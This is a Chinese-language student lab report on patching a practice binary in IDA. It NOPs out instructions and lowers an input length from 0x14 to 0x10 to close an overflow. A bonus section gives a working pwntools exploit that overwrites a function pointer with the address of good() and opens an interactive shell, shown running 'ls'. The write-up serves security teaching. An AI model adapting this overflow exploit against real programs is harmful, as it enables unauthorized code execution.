

# 题目：冷补丁实验

## 一、实验目的：

理解二进制文件的安全补丁概念、掌握二进制文件修复、编辑的基本原理

## 二、解题思路：

### 2.1 第一次补丁的应用

在应用第一次补丁之前，程序的行为是两个字符串都会输出。如图所示，我们可以看到具体的输出内容。**注意文件需要提权。**




图 2-1 ida 相关汇编代码处截图




图 2-2 运行原始程序输出

我使用的补丁方法为，通过修改特定的程序指令为 **NOP**（无操作指令），我们可以取消特定功能的执行。使用补丁允许我们更细致地控制程序的输出。




图 2-3 打补丁的具体步骤 1




图 2-4 打补丁的具体步骤 2

如下图 2-5 所示，可以观察到部分指令段编程 nop。同时根据图 2-6 的步骤进行导出为 **heap\_overflow\_patch 1**。






图 2-7 第一个补丁成功

## 2.2 第二次补丁的应用

第二次补丁存在栈溢出。原程序中的 EDX 寄存器被赋值为 0x14（即 20），这表示程序能够接受 20 个字符的输入。多出的字符将被截断，增加了溢出的风险。




图 2-8 第二个补丁的汇编代码位置

我们运行程序可以看到下面的输出，表示多余的字符被截断了。




图 2-9 第二个补丁原始输出

这里可能导致漏洞，即栈溢出的漏洞。为了防止栈溢出漏洞，需要修改 EDX 寄存器的赋值。按照任务书的指示将 EDX 的值改为 0x10，如图 2-11 所示修补后的程序仅打印与自己性别对应的的话，且无论输入多长的字符串均不触发堆溢出漏洞，从而提高了程序的安全性。




图 2-10 修改第二个补丁






图 2-11 第二个补丁成功

## 2.3 附加任务分析

在附加任务中，我们考虑了通过一个栈溢出漏洞导航到 `good` 函数。`good` 函数的地址和功能在 IDA 中进行了解析，如下图 2-12 所示，得知它能执行命令。恢复 EDX 至 0x14，可使溢出达到 `good` 函数的位置。




图 2-12 good 函数

我们利用已提供的 `exp.py` 脚本，并进行了轻微修改以用于调试，这能更直观地展示溢出的地址和效果。代码如下图所示：

```
from pwn import *

context(os='linux', arch='amd64', log_level='debug')

# 启动程序
p = process('./heap_overflow')
elf = ELF('./heap_overflow')

# 获取good函数地址
good_addr = elf.symbols['good']
bad_addr = elf.symbols['bad']
print(hex(good_addr))
print(hex(bad_addr))

print(f"good function address: {hex(good_addr)}")

# 构造payload: 填充1d数组(10字节)后覆盖func指针
payload = flat([
    b'A' * 16,      # 填充1d数组 11+5字节(结构体对齐, 需要填充)
    p64(good_addr) # 覆盖func为good函数地址
])

# 发送payload
p.sendlineafter(b'Please input your student number:\n', payload)

print(p.recv())

# 获取shell
p.interactive()
```

图 2-13 exp.py 脚本代码

```
[*] Starting local process './heap_overflow' argv=[b'./heap_overflow'] : pid 368
[*] '/mnt/c/Users/littlec/Desktop/temp/heap_overflow'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       No PIE (0x400000)
Stack:     Executable
RWX:       Has RWX segments
Stripped:  No

0x401176
0x40119b

good function address: 0x401176
[DEBUG] Received 0x22 bytes:
    b'Please input your student number:\n'
[DEBUG] Sent 0x19 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    00000010  76 11 40 00  00 00 00 00  0a          |v@|...|.|
    00000019

[DEBUG] Received 0xa bytes:
    b'Good job!\n'
b'Good job!\n'
[*] Switching to interactive mode
$
```

图 2-14 附加任务完成 1

```
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
00000010 76 11 40 00 00 00 00 00 0a |v @ |
00000019
[DEBUG] Received 0xa bytes:
b'Good job!\n'
b'Good job!\n'
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x64 bytes:
00000000 65 78 70 2e 70 79 09 20 20 20 20 20 20 68 65 |exp. py· he|
00000010 61 70 5f 6f 76 65 72 66 6c 6f 77 2e 69 36 34 20 |ap_o verf low. i64|
00000020 20 20 20 76 65 6e 76 0a 68 65 61 70 5f 6f 76 65 |v env heap_ove|
00000030 72 66 6c 6f 77 20 20 68 65 61 70 5f 6f 76 65 72 |rflo w h eap_ove|
00000040 66 6c 6f 77 5f 70 61 74 63 68 20 20 e8 a1 a5 e0 |flow _pat ch ....|
00000050 b8 81 e4 bd 9c e4 b8 9a e8 af b4 e6 98 8e 2e 64 |.... .... ..d|
00000060 6f 63 78 0a |ocx|
00000064
exp.py heap_overflow.i64 venv
heap_overflow heap_overflow_patch 补丁作业说明.docx
$
```

图 2-15 附加任务完成 2

综上已完成实验全部要求。通过本次实验，不仅对二进制文件中的安全补丁概念有了更深刻的理解，而且学会了如何实际应用这些补丁来修复和编辑二进制文件。本次实验整合了理论学习与实践操作，提升了实际操作能力和安全意识。